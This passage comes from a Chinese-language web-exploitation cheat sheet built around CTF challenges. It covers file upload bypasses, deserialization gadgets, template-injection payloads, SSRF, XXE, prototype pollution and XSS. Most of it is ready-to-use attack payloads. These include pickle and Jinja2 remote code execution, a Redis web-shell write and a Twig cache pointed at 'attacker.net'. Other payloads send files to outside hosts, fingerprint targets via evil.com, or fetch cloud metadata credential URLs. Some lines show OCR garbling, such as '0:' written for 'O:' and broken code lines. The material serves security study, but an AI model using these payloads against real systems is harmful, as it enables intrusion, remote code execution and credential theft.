    $p = new PharData(dirname(__FILE__).'/'.'phartest.zip',0,'phartest2
    $x = file_get_contents('./a.php');
    $p->addFromString('b.jpg', $x);
?>
```

---
  - 構造 `?file=phar://phartest.zip/b.jpg`

## SSI (Server Side Includes)

---

- 通常放在 `.shtml` , `.shtm` , `.stm`
- Execute Command
  - `<!--#exec cmd="command"-->`
- File Include
  - `<!--#include file="../../web.config"-->`
- Example
  - [HITCON CTF 2018 - Why so Serials?](#)
  - [Hack.lu 2019 - Trees For Future](#)

## 上傳漏洞

---

### Javascript檢測

---

- Burp Suite 中間修改
- disable javascript

### Bypass MIME Detection

---

- Burp修改Content-Type

# 黑名單判斷副檔名

---

- 大小寫繞過
  - pHP
  - AsP
- 空格 / 點 / Null 繞過
  - Windows特性
  - .php(空格) // burp修改
  - .asp.
  - .php%00.jpg
- php3457
  - .php3
  - .php4
  - .php5
  - .php7
  - .pht
  - .phtml
- asp
  - asa
  - cer
  - cdx
- aspx
  - ascx
  - ashx
  - asmx
  - asac
  - soap
  - svc
  - master
  - web.config
- jsp
  - jspa



- jspf
  - jspX
  - jsw
  - jsv
  - jtml
- .htaccess

```
<FilesMatch "kai">  
SetHandler application/x-httpd-php  
</FilesMatch>
```

- .user.ini
  - 只要 fastcgi 運行的 php 都適用 (nginx/apache/iis)
  - 用戶自定義的設定檔
    - 可以設置 PHP\_INI\_PERDIR 和 PHP\_INI\_USER 的設定
    - 可以動態載入，不用重啟
  - 使用前提: 該目錄下必須有php文件
  - auto\_prepend\_file=test.jpg
- 文件解析漏洞
- NTFS ADS
  - test.php:a.jpg
    - 生成 test.php
    - 空內容
  - test.php::\$DATA
    - 生成 test.php
    - 內容不變
  - test.php::\$INDEX\_ALLOCATION
    - 生成 test.php 資料夾
  - test.php::\$DATA.jpg
    - 生成 0.jpg
    - 內容不變
  - test.php::\$DATA\aaa.jpg
    - 生成 aaa.jpg
    - 內容不變

## Magic Number

- jpg
  - FF D8 FF E0 00 10 4A 46 49 46
- gif
  - 47 49 36 38 39 61
- png
  - 89 50 4E 47

## 其他

---

- 常見場景：配合文件解析漏洞
- 超長檔名截斷

## 反序列化

---

### PHP - Serialize() / Unserialize()

---

- `__construct()`
  - Object被new時調用，但`unserialize()`不調用
- `__destruct()`
  - Object被銷毀時調用
- `__wakeup()`
  - `unserialize`時自動調用
- `__sleep()`
  - 被`serialize`時調用
- `__toString()`
  - 物件被當成字串時調用
- Value
  - String
    - `s:size:value;`
  - Integer
    - `i:value;`
  - Boolean
    - `b:value; ('1' or '0')`
  - NULL
    - `N;`
  - Array
    - `a:size:{key definition; value definition; (repeat per element)}`

- Object
  - 0:strlen(class name):class name:object size:{s:strlen(property name):property name:property definition;(repeat per property)}
- 其他
  - C - custom object
  - R - pointer reference
- Public / Private / Protected 序列化
  - 例如：class名字為: Kaibro ，變數名字: test
  - 若為 Public ，序列化後：
    - ...{s:4:"test";...}
  - 若為 Private ，序列化後：
    - ...{s:12:"%00Kaibro%00test"}
  - 若為 Protected ，序列化後：
    - ...{s:7:"%00\*%00test";...}
  - Private和Protected會多兩個 NULL byte

- Example

```
<?php

class Kaibro {
    public $test = "ggininder";
    function __wakeup()
    {
        system("echo ".$this->test);
    }
}

$input = $_GET['str'];
$kb = unserialize($input);
```

- Input: .php?str=0:6:"Kaibro":1:{s:4:"test";s:3:";id";}
- Output: uid=33(www-data) gid=33(www-data) groups=33(www-data)

- Example 2 - Private

```

<?php

class Kaibro {
    private $test = "ggininder";
    function __wakeup()
    {
        system("echo ".$this->test);
    }
}

$input = $_GET['str'];
$kb = unserialize($input);

```

- Input: `.php?str=0:6:"Kaibro":1:{s:12:"%00Kaibro%00test";s:3:"";id";}`
- Output: `uid=33(www-data) gid=33(www-data) groups=33(www-data)`
- CVE-2016-7124
  - 影響版本：
    - PHP5 < 5.6.25
    - PHP7 < 7.0.10
  - 物件屬性個數大於真正的屬性個數，會略過 `__wakeup` 的執行
  - 反序列化會失敗，但是 `__destruct` 會執行
  - HITCON 2016
- 小特性
  - `0:+4:"test":1:{s:1:"a";s:3:"aaa";}`
  - `0:4:"test":1:{s:1:"a";s:3:"aaa";}`
  - 兩者結果相同
- Fast Destruct
  - 強迫物件被 Destruct
  - 把物件放進 Array，並用相同的 key 蓋掉這個物件，即可強迫呼叫 `__destruct()`
    - `Array('key1' => classA, 'key1' => classB)`
  - <https://github.com/ambionics/phpggc#fast-destruct>
  - Example
    - [Balsn CTF 2020 - L5D](#)
- ASCII Strings
  - 使用 `s` 的序列化格式，則可以將字串內容改用 hex 表示
    - `s:5:"A<null_byte>B<cr><lf>"; => S:5:"A\00B\09\0D";`

- 繞 WAF
  - <https://github.com/ambionics/phpggc#ascii-strings>
  - Example
    - [Balsn CTF 2020 - L5D](#)
    - 网鼎杯2020 青龙组 - AreUSerialz
- Phar:// 反序列化
  - phar文件會將使用者自定義的metadata以序列化形式保存
  - 透過 phar:// 偽協議可以達到反序列化的效果
  - 常見影響函數: `file_get_contents()` , `file_exists()` , `is_dir()` , ...
  - Generic Gadget Chains
    - [phpggc](#)
  - Example
    - [HITCON CTF 2017 - Baby^H Master](#)
    - [HITCON CTF 2018 - Baby Cake PHP 2017](#)
    - [DCTF 2018 - Vulture](#)

## Python Pickle

---

- `dumps()` 將物件序列化成字串
- `loads()` 將字串反序列化

Example:

a.py:

```
import os
import cPickle
import sys
import base64

class Exploit(object):
    def __reduce__(self):
        return (os.system, ('id',))

shellcode = cPickle.dumps(Exploit())
print base64.b64encode(shellcode)
```

b.py:

```
import os
import cPickle
import sys
import base64
```

```
s = raw_input(":")

print cPickle.loads(base64.b64decode(s))

$ python a.py > tmp
$ cat tmp | python b.py
uid=1000(ubuntu) gid=1000(ubuntu)
groups=1000(ubuntu),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio)
```

---

- 補充: NumPy CVE-2019-6446 RCE
  - 影響 NumPy <=1.16.0
  - 底層使用 pickle

## Ruby/Rails Marshal

---

this one is not self-executing

this one actually relies on rails invoking a method on the resulting object after the deserialization

```
erb = ERB.allocate
erb.instance_variable_set :@src, "`id`"
depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new erb, :r
hash = {depr => 'something'}
marshalled = Marshal.dump(hash)
print marshalled
```

---

在ERB上，當result或run method被call時，@src的string會被執行

- 常見使用情境：
  - 以Marshal為Cookie Serializer時，若有 secret\_key，則可以偽造Cookie
  - 也可以透過 DeprecatedInstanceVariableProxy 去執行ERB的 result 來RCE
    - 當 DeprecatedInstanceVariableProxy 被unmarshal，rails session對他處理時遇到不認識的method就會呼叫 method\_missing，導致執行傳入的ERB
    - @instance.\_\_send\_\_(@method)
- Cookie Serializer
  - Rails 4.1以前的Cookie Serializer為Marshal
  - Rails 4.1開始，默認使用JSON

# Ruby/Rails YAML

- CVE-2013-0156
  - 舊版本的Rails中，XML的node可以自訂type，如果指定為yaml，是會被成功解析的
  - 若反序列化!ruby/hash，則相當於在物件上調用obj[key]=val，也就是[]=方法
  - 而這個ActionDispatch::Routing::RouteSet::NamedRouteCollection中的[]=方法中，有一條代碼路徑可以eval
  - define\_hash\_access中可以看到module\_eval，裏頭的selector來自name
  - 因為他還會對value調用defaults method，所以可以利用OpenStruct來構造
    - 函數名=>返回值的對應關係存放在@table中
  - Payload:

```
xml = %{
<?xml version="1.0" encoding="UTF-8"?>
<bingo type='yaml'>
---| !ruby/hash:ActionDispatch::Routing::RouteSet::NamedRouteCollection
'test; sleep(10); test' :
  !ruby/object:OpenStruct
    table:
      :defaults: {}
</bingo>

}.strip
```

- CVE-2013-0333
  - Rails 2.3.x和3.0.x中，允許text/json的request轉成YAML解析
  - Yaml在Rails 3.0.x是預設的JSON Backend
  - 出問題的地方在於YAML.load前的convert\_json\_to\_yaml，他不會檢查輸入的JSON是否合法
  - 一樣可以透過
    - ActionController::Routing::RouteSet::NamedRouteCollection#define\_hash\_access的module\_eval來RCE

# Java Deserialization

- 序列化資料特徵
  - ac ed 00 05 ...
  - r00AB ... (Base64)
- 反序列化觸發點
  - readObject()
  - readExternal()
  - ...

- JEP290
  - Java 9 新特性，並向下支援到 8u121, 7u13, 6u141
  - 增加黑、白名單機制
  - Builtin Filter
    - JDK 包含了 Builtin Filter (白名單機制) 在 RMI Registry 和 RMI Distributed Garbage Collector
    - 只允許特定 class 被反序列化
    - 許多 RMI Payload 失效 (即便 classpath 有 gadegt)
- Codebase
  - JDK 6u45, 7u21 開始，useCodebaseOnly 預設為 true
    - 禁止自動載入遠端 class 文件
  - JDK 6u132, 7u122, 8u113 下，com.sun.jndi.rmi.object.trustURLCodebase, com.sun.jndi.cosnaming.object.trustURLCodebase 預設為 false
    - RMI 預設不允許從遠端 Codebase 載入 Reference class
  - JDK 11.0.1, 8u191, 7u201, 6u211 後，com.sun.jndi.ldap.object.trustURLCodebase 預設為 false
    - LDAP 預設不允許從遠端 Codebase 載入 Reference class
- Tool
  - [yososerial](#)
    - URLLDNS: 不依賴任何額外library，可以用來做 dnslog 驗證
    - CommonCollections 1~7: Common collections 各版本 gadget chain
    - ...
  - [BaRMle](#)
    - 專打 Java RMI (enumerating, attacking)
  - [marshalsec](#)
  - [SerializationDumper](#)
    - 分析 Serialization Stream，如Magic頭、serialVersionUID、newHandle等
  - [gadgetinspector](#)
    - Bytecode Analyzer
    - 找 gadget chain
  - [GadgetProbe](#)
    - 透過字典檔配合DNS callback，判斷環境使用哪些library, class等資訊
- [Java-Deserialization-Cheat-Sheet](#)
- Example
  - [OCTF 2021 Qual - 2rm1](#)
  - [OCTF 2019 Final - hotel booking system](#)
  - [TrendMicro CTF 2018 Qual - Forensics 300](#)
  - [TrendMicro CTF 2019 Qual - Forensics 300](#)
  - [TrendMicro CTF 2019 Final - RMIart](#)




## .NET Derserialization

- Tool
  - [ysoserial.net](https://ysoserial.net)
- asp.net 中 ViewState 以序列化形式保存資料
  - 有 machinekey 或 viewstate 未加密/驗證時，有機會 RCE
- Example
  - [HITCON CTF 2018 - Why so Serials?](#)

## SSTI

### Server-Side Template Injection



## Testing

- `{{ 7*'7' }}`
  - Twig: 49
  - Jinja2: 7777777
- `<%= 7*7 %>`
  - Ruby ERB: 49

## Flask/Jinja2

- Dump all used classes

- `{{ '.__class__.__mro__[2].__subclasses__()' }}`
- Read File
  - `{{ '.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}`
- Write File
  - `{{ '.__class__.__mro__[2].__subclasses__()[40]('/var/www/app/a.txt', 'w').write('Kaibro Yo!') }}`
- RCE
  - `{{ '.__class__.__mro__[2].__subclasses__()[40]('/tmp/evilconfig.cfg', 'w').write('from subprocess import check_output\n\nRUNCMD = check_output\n') }}`
    - evil config
  - `{{ config.from_pyfile('/tmp/evilconfig.cfg') }}`
    - load config
  - `{{ config['RUNCMD']('cat flag', shell=True) }}`
- RCE (another way)
  - `{{ '.__class__.__mro__[2].__subclasses__()[59].__init__.func_globals.linecache.os.popen('ls').read() }}`
- Python3 RCE
  - ```
{% for c in [].__class__.__base__.__subclasses__() %}
  {% if c.__name__ == 'catch_warnings' %}
    {% for b in c.__init__.__globals__.values() %}
      {% if b.__class__ == {}.__class__ %}
        {% if 'eval' in b.keys() %}
          {{ b['eval']('__import__("os").popen("id").read()') }}
        {% endif %}
      {% endif %}
    {% endfor %}
  {% endif %}
{% endfor %}
```
- 過濾中括號
  - `__getitem__`
  - `{{ '.__class__.__mro__.__getitem__(2) }}`
    - `{{ '.__class__.__mro__[2] }}`
- 過濾 `{{ or }}`

- 用 `{%}`
- 執行結果往外傳
- 過濾 .
  - `{{'.__class__'}}`
    - `{{'['__class__']'}}`
    - `{{'|attr('__class__')'}}`
- 過濾Keyword
  - 用 `\xff` 形式去繞
  - `{{'["\x5f\x5fclass\x5f\x5f"]'}}`
- 用request繞
  - `{{'.__class__'}}`
    - `{{'[request.args.kaibro]'}&kaibro=__class__`

## Twig / Symfony

---

- RCE
  - `{{['id']|map('passthru')}}}`
  - `{{['id']|filter('system')}}}`
  - `{{app.request.query.filter(0,'curl${IFS}kaibro.tw',1024,{'options':'system'})}}}`
  - `{{_self.env.setCache("ftp://attacker.net:21")}}
   
{{_self.env.loadTemplate("backdoor")}}`
  - `{{_self.env.registerUndefinedFilterCallback("exec")}}
   
{{_self.env.getFilter("id")}}`
- Read file
  - `{{'/etc/passwd'|file_excerpt(30)}}`
- Version
  - `{{constant('Twig\Environment::VERSION')}}}`

## thymeleaf

---

- Java
- Some payload
  - `__${T(java.lang.Runtime).getRuntime().availableProcessors()}__::..x`
  - `__${new
   
java.util.Scanner(T(java.lang.Runtime).getRuntime().exec("id").getInputS
   
tream()).next()}__::..x`

- Example
  - [WCTF 2020 - thymeleaf](#)
  - [DDCTF 2020 - Easy Web](#)

## AngularJS

---

- v1.6後移除Sandbox
- Payload
  - `{{ 7*7 }} => 49`
  - `{{ this }}`
  - `{{ this.toString() }}`
  - `{{ constructor.toString() }}`
  - `{{ constructor.constructor('alert(1)')() }}` 2.1 v1.0.1-v1.1.5
  - `{{ a='constructor';b=`  
`{};a.sub.call.call(b[a].getOwnPropertyDescriptor(b[a].prototypeOf(a.s`  
`ub),a).value,0,'alert(1)')() }}` 2.1 v1.0.1-v1.1.5
  - `{{`  
`toString.constructor.prototype.toString=toString.constructor.prototype.c`  
`all;["a","alert(1)"].sort(toString.constructor) }}` 2.3 v1.2.19-v1.2.23
  - `{{'a'.constructor.prototype.charAt=''.valueOf;$eval("x='\"+`  
`(y='if(!window\\u002ex)alert(window\\u002ex=1)')+eval(y)+'\"");}}`  
v1.2.24-v1.2.29
  - `{{'a'.constructor.prototype.charAt=[].join;$eval('x=alert(1)');}}`  
v1.3.20
  - `{{'a'.constructor.prototype.charAt=[].join;$eval('x=1 }`  
`};alert(1)//');}}` v1.4.0-v1.4.9
  - `{{x = {'y':''.constructor.prototype}; x['y'].charAt=`  
`[].join;$eval('x=alert(1)');}}` v1.5.0-v1.5.8
  - `{{ [].pop.constructor('alert(1)')() }}` 2.8 v1.6.0-1.6.6

## Vue.js

---

- `{{constructor.constructor('alert(1)')()}}`
- <https://github.com/dotboris/vuejs-serverside-template-xss>

## Python

---

- `%`
  - 輸入 `%(passwd)s` 即可偷到密碼：

```

userdata = {"user" : "kaibro", "password" : "ggininder" }
passwd = raw_input("Password: ")
if passwd != userdata["password"]:
    print ("Password " + passwd + " is wrong for user %(user)s" % userdat

```

---

- f
  - python 3.6
  - example
    - a="gg"
    - b=f"{a} ininder"
      - >>> gg ininder
  - example2
    - f"{os.system('ls')}"

## Tool

---

- <https://github.com/epinna/tplmap>

<http://blog.portswigger.net/2015/08/server-side-template-injection.html>

## SSRF

---

### Bypass 127.0.0.1

---

```

127.0.0.1
127.000000.000000.0001
localhost
127.0.1
127.1
0.0.0.0
0.0
0

```

```

::1
::127.0.0.1
::ffff:127.0.0.1
::1%1

```

```

127.12.34.56 (127.0.0.1/8)
127.0.0.1.xip.io

```

```

http://2130706433 (decimal)
http://0x7f000001

```

```
http://017700000001
http://0x7f.0x0.0x0.0x1
http://0177.0.0.1
http://0177.01.01.01
http://0x7f.1
http://[::]
```

## Bypass using Ⓐ Ⓑ Ⓒ Ⓓ

---

- `http://ⒶⒷⒸⒹ.ⒶⒷ`
- `http://example.com`

## 內網IP

---

- `10.0.0.0/8`
- `172.16.0.0/12`
- `192.168.0.0/16`

## XSPA

---

- port scan
  - `127.0.0.1:80 => OK`
  - `127.0.0.1:87 => Timeout`
  - `127.0.0.1:9487 => Timeout`

## 302 Redirect Bypass

---

- 用來繞過protocol限制
- 第一次SSRF，網站有做檢查、過濾
- 302跳轉做第二次SSRF沒有檢查

## 本地利用

---

- file protocol
  - `file:///etc/passwd`
  - `file:///proc/self/cmdline`
    - 看他在跑啥
  - `file:///proc/self/exe`
    - dump binary

- file:///proc/self/environ
  - 讀環境變數
- curl file://google.com/etc/passwd
  - 新版已修掉
  - 實測libcurl 7.47可work
- Java原生可列目錄 (netdoc亦可)
- Perl/Ruby open Command Injection
- Libreoffice CVE-2018-6871
  - 可以使用 WEBSERVICE 讀本地檔案，e.g. /etc/passwd
  - 讀出來可以用http往外傳
    - =COM.MICROSOFT.WEBSERVICE(&quot;http://kaibro.tw/&quot;;&amp;COM.MICROSOFT.WEBSERVICE(&quot;/etc/passwd&quot;;))
    - e.g. DCTF 2018 final, [FBCTF 2019](#)
  - Example Payload: [Link](#)

## 遠程利用

---

- Gopher
  - 可偽造任意TCP，hen蚌
  - gopher://127.0.0.1:5278/xGG%0d%0aININDER
- 常見例子
  - Struts2
    - S2-016
      - action: 、 redirect: 、 redirectAction:
      - index.do?redirect:\${new java.lang.ProcessBuilder('id').start() }
  - Elasticsearch
    - default port: 9200
  - Redis
    - default port: 6379
    - 用SAVE寫shell
 

```
FLUSHALL
SET myshell "<?php system($_GET['cmd']) ?>"
CONFIG SET DIR /www
CONFIG SET DBFILENAME shell.php
```

- FastCGI

- MySQL

- Tomcat

- Docker

- 72/104



- 寫crontab彈shell
- `docker -H tcp://ip xxxx`
- ImageMagick - CVE-2016-3718
  - 可以發送HTTP或FTP request
  - payload: ssrf.mvg
 

```
push graphic-context
viewbox 0 0 640 480
fill 'url(http://example.com/)'
pop graphic-context
```
  - `$ convert ssrf.mvg out.png`

## Metadata

---

### AWS

- <http://169.254.169.254/latest/user-data>
- [http://169.254.169.254/latest/user-data/iam/security-credentials/\[ROLE NAME\]](http://169.254.169.254/latest/user-data/iam/security-credentials/[ROLE NAME])
- [http://169.254.169.254/latest/meta-data/iam/security-credentials/\[ROLE NAME\]](http://169.254.169.254/latest/meta-data/iam/security-credentials/[ROLE NAME])
- <http://169.254.169.254/latest/meta-data/ami-id>
- <http://169.254.169.254/latest/meta-data/reservation-id>
- <http://169.254.169.254/latest/meta-data/hostname>
- <http://169.254.169.254/latest/meta-data/public-keys/>
- <http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key>
- [http://169.254.169.254/latest/meta-data/public-keys/\[ID\]/openssh-key](http://169.254.169.254/latest/meta-data/public-keys/[ID]/openssh-key)

### Google Cloud

- <http://metadata.google.internal/computeMetadata/v1/>
- <http://metadata.google.internal/computeMetadata/v1beta1/>
  - 請求不用加上 header
- <http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token>
  - Access Token
  - Check the scope of access token: `curl "https://www.googleapis.com/oauth2/v1/tokeninfo?access_token=XXXXXXXXXXXXXXXXXXXX"`
  - Call the Google api with token: `curl "https://www.googleapis.com/storage/v1/b?project=<your_project_id>" -H`

"Authorization: Bearer ya29..." (list buckets)

- <http://metadata.google.internal/computeMetadata/v1beta1/project/attributes/ssh-keys?alt=json>
  - SSH public key
- <http://metadata.google.internal/computeMetadata/v1beta1/instance/attributes/kube-env?alt=json>
  - kub-env
- <http://metadata.google.internal/computeMetadata/v1beta1/project/project-id>
- <http://metadata.google.internal/computeMetadata/v1beta1/instance/name>
- <http://metadata.google.internal/computeMetadata/v1beta1/instance/hostname>
- <http://metadata.google.internal/computeMetadata/v1beta1/instance/zone>

## Digital Ocean

- <http://169.254.169.254/metadata/v1.json>
- <http://169.254.169.254/metadata/v1/>
- <http://169.254.169.254/metadata/v1/id>
- <http://169.254.169.254/metadata/v1/user-data>
- <http://169.254.169.254/metadata/v1/hostname>
- <http://169.254.169.254/metadata/v1/region>
- <http://169.254.169.254/metadata/v1/interfaces/public/0/ipv6/address>

## Azure

- <http://169.254.169.254/metadata/v1/maintenance>
- <http://169.254.169.254/metadata/instance?api-version=2020-06-01>
  - 需要加上 Metadata: true header

## Alibaba

- <http://100.100.100.200/latest/meta-data/>
- <http://100.100.100.200/latest/meta-data/instance-id>
- <http://100.100.100.200/latest/meta-data/image-id>

## CRLF injection

---

## SMTP

SECCON 2017 SqlSRF:

```
127.0.0.1 %0D%0AHELO sqlsrf.pwn.seccon.jp%0D%0AMAIL FROM%3A
%3Ckaibrotw%40gmail.com%3E%0D%0ARCPT T0%3A
%3Croot%40localhost%3E%0D%0ADATA%0D%0ASubject%3A give me flag%0D%0Agive me
flag%0D%0A.%0D%0AQUIT%0D%0A:25/
```

## FingerPrint

---

- dict

```
dict://evil.com:5566
```

```
$ nc -vl 5566
Listening on [0.0.0.0] (family 0, port 5278)
Connection from [x.x.x.x] port 5566 [tcp/*] accepted (family 2, sport
40790)
CLIENT libcurl 7.35.0
```

```
-> libcurl version
```

- sftp

```
sftp://evil.com:5566
```

```
$ nc -vl 5566
Listening on [0.0.0.0] (family 0, port 5278)
Connection from [x.x.x.x] port 5278 [tcp/*] accepted (family 2, sport
40810)
SSH-2.0-libssh2_1.4.2
```

```
-> ssh version
```

- Content-Length
  - 送超大Content-length
  - 連線hang住判斷是否為HTTP Service

## UDP

---

- tftp
  - tftp://evil.com:5566/TEST
  - syslog

SSRF Bible:

<https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/edit>

Testing Payload:

<https://github.com/cujanovic/SSRF-Testing>

# XXE

---

## 內部實體

---

```
<!DOCTYPE kaibro[
  <!ENTITY param "hello">
]>
<root>&param;</root>
```

## 外部實體

---

- libxml2.9.0 以後，預設不解析外部實體
- simplexml\_load\_file() 舊版本中預設解析實體，但新版要指定第三個參數 LIBXML\_NOENT
- SimpleXMLElement is a class in PHP
  - <http://php.net/manual/en/class.simplexmlelement.php>

```
<!DOCTYPE kaibro[
  <!ENTITY xxe SYSTEM "http://kaibro.tw/xxe.txt">
]>
<root>&xxe;</root>
```

```
<!DOCTYPE kaibro[
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<root>&xxe;</root>
```

## XXE on Windows

```
<!DOCTYPE kaibro[
  <!ENTITY xxe SYSTEM "\\12.34.56.78">
]>
<root>&xxe;</root>
```



```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE ernw [
  <!-- ENTITY xxe SYSTEM "phar:///var/www/html/images/gginin/xxxx.jpeg" --> ]>
<svg width="500px" height="100px" xmlns="http://www.w3.org/2000/svg" xmlns
  <text font-family="Verdana" font-size="16" x="10" y="40">&xxe;</text>
</svg>
```

---

- Example: [MidnightSun CTF - Rubenscube](#)

## Error-based XXE

---

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE message[
  <!-- ELEMENT message ANY -->
  <!-- ENTITY % NUMBER ' <!-- ENTITY &#x25; file SYSTEM "file:///flag">
  <!-- ENTITY &#x25; eval " <!-- ENTITY &#x26;#x25; error SYSTEM &#x27;file:///nonexi
&#x25;eval;
&#x25;error;
'>
%NUMBER;
]>
<message>a</message>
```

---

- Example: [Google CTF 2019 Qual - bnv](#)

## SOAP

---

```
<soap:Body>
<foo>
<![CDATA[<!DOCTYPE doc [<!-- ENTITY % dtd SYSTEM "http://kaibro.tw:22/"> %dtd;]]>
</foo>
</soap:Body>
```

---

## 其它

---

- DOCX
- XLSX
- PPTX
- PDF
- [https://github.com/BufferWill/oxml\\_xxe](https://github.com/BufferWill/oxml_xxe)

## Prototype Pollution

---

```

goodshit = {}
goodshit.__proto__.password = "ggininder"

user = {}
console.log(user.password)
# => ggininder

let o1 = {}
let o2 = JSON.parse('{ "a": 1, "__proto__": { "b": 2 } }')
merge(o1, o2)
console.log(o1.a, o1.b)
# => 1 2

o3 = {}
console.log(o3.b)
# => 2

```

## jQuery

---

- CVE-2019-11358

- jQuery < 3.4.0
- \$.extend

```

let a = $.extend(true, {}, JSON.parse('{ "__proto__": { "devMode": true } }'))
console.log({}.devMode); // true

```

---

## Lodash

---

- SNYK-JS-LODASH-608086

- versions < 4.17.17
- 觸發點: setWith(), set()
- Payload:
  - setWith({}, "\_\_proto\_\_[test]", "123")
  - set({}, "\_\_proto\_\_[test2]", "456")

- CVE-2020-8203

- versions < 4.17.16
- 觸發點: zipObjectDeep()
- Payload: zipObjectDeep(['\_\_proto\_\_.z'], [123])
  - console.log(z) => 123

- CVE-2019-10744
  - versions < 4.17.12
  - 觸發點: defaultsDeep()
  - Payload: {"type":"test","content":{"prototype":{"constructor":{"a":"b"}}}}
  - Example:
    - [XNUCA 2019 Qualifier - HardJS](#)
    - [RedPwn CTF 2019 - Blueprint](#)
- CVE-2018-16487 / CVE-2018-3721
  - versions < 4.17.11
  - 觸發點: merge(), mergeWith(), defaultsDeep()

```
var _ = require('lodash');
var malicious_payload = '{"__proto__":{"oops":"It works !"}}';
var a = {};
_.merge({}, JSON.parse(malicious_payload));
```

## Misc

---

- [https://github.com/HoLyVieR/prototype-pollution-nsec18/blob/master/paper/JavaScript\\_prototype\\_pollution\\_attack\\_in\\_NodeJS.pdf](https://github.com/HoLyVieR/prototype-pollution-nsec18/blob/master/paper/JavaScript_prototype_pollution_attack_in_NodeJS.pdf)
- <https://github.com/BlackFan/client-side-prototype-pollution>
- <https://github.com/msrpk/PPScan>
- EJS RCE
  - outputFunctionName
  - 直接拼接到模板執行
  - 污染即可RCE: Object.prototype.outputFunctionName = "x;process.mainModule.require('child\_process').exec('touch pwned');x";
  - 補充: 不需要Prototype Pollution的RCE (ejs render誤用)
    - 漏洞成因: res.render('index.ejs', req.body);
    - req.body 會污染到 options 進而污染到 outputFunctionName (HPP)
    - Example: [AIS3 EOF 2019 Quals - echo](#)

## Frontend

---

### XSS

---

### Cheat Sheet



- <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

## Basic Payload

- `<script>alert(1)</script>`
- `<svg/onload=alert(1)>`
- `<img src=# onerror=alert(1)>`
- `<a href="javascript:alert(1)">g</a>`
- `<input type="text" value="g" onmouseover="alert(1)" />`
- `<iframe src="javascript:alert(1)"></iframe>`
- ...

## Testing

- `<script>alert(1)</script>`
- `'"><script>alert(1)</script>`
- `<img/src=@ onerror=alert(1)/>`
- `'"><img/src=@ onerror=alert(1)/>`
- `' onmouseover=alert(1) x='`
- `" onmouseover=alert(1) x="`
- ``onmouseover=alert(1) x=``
- `javascript:alert(1)//`
- ....

## 繞過

- `//` (javascript註解)被過濾時，可以利用算數運算符代替
  - `<a href="javascript:alert(1)-abcde">xss</a>`
- HTML特性
  - 不分大小寫
    - `<ScRipT>`
    - `<img SrC=#>`
  - 屬性值
    - `src="#"`
    - `src='#'`
    - `src=#`
    - `src=`#` (IE)`
- 編碼繞過
  - `<svg/onload=alert(1)>`
    - `<svg/onload=&#x61;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x31;&#x29;>` (16進位) (分號可去掉)

- 繞空白
  - `<img/src='1'/onerror=alert(0)>`

## 其他

---

- 特殊標籤
  - 以下標籤中的腳本無法執行
  - `<title>`, `<textarea>`, `<iframe>`, `<plaintext>`, `<noscript>` ...
- 偽協議
  - javascript:
    - `<a href=javascript:alert(1) >xss</a>`
  - data:
    - `<a href=data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==>xss</a>`
- Javascript自解碼機制
  - `<input type="button" onclick="document.write('&lt;img src=@onerror=alert(1) /&gt;')" />`
  - 會成功 `alert(1)`，因為javascript位於HTML中，在執行javascript前會先解碼HTML編碼
  - 但若是包在 `<script>` 中的javascript，不會解碼HTML編碼
  - 此編碼為HTML entity和 `&#xH;` (hex), `&#D;` (dec)形式
- Javascript中有三套編碼/解碼函數
  - `escape/unescape`
  - `encodeURIComponent/decodeURI`
  - `encodeURIComponent/decodeURIComponent`
- 一些`alert(document.domain)`的方法
  - `(alert)(document.domain);`
  - `al\u0065rt(document.domain);`
  - `al\u{65}rt(document.domain);`
  - `window['alert'](document.domain);`
  - `alert.call(null,document.domain);`
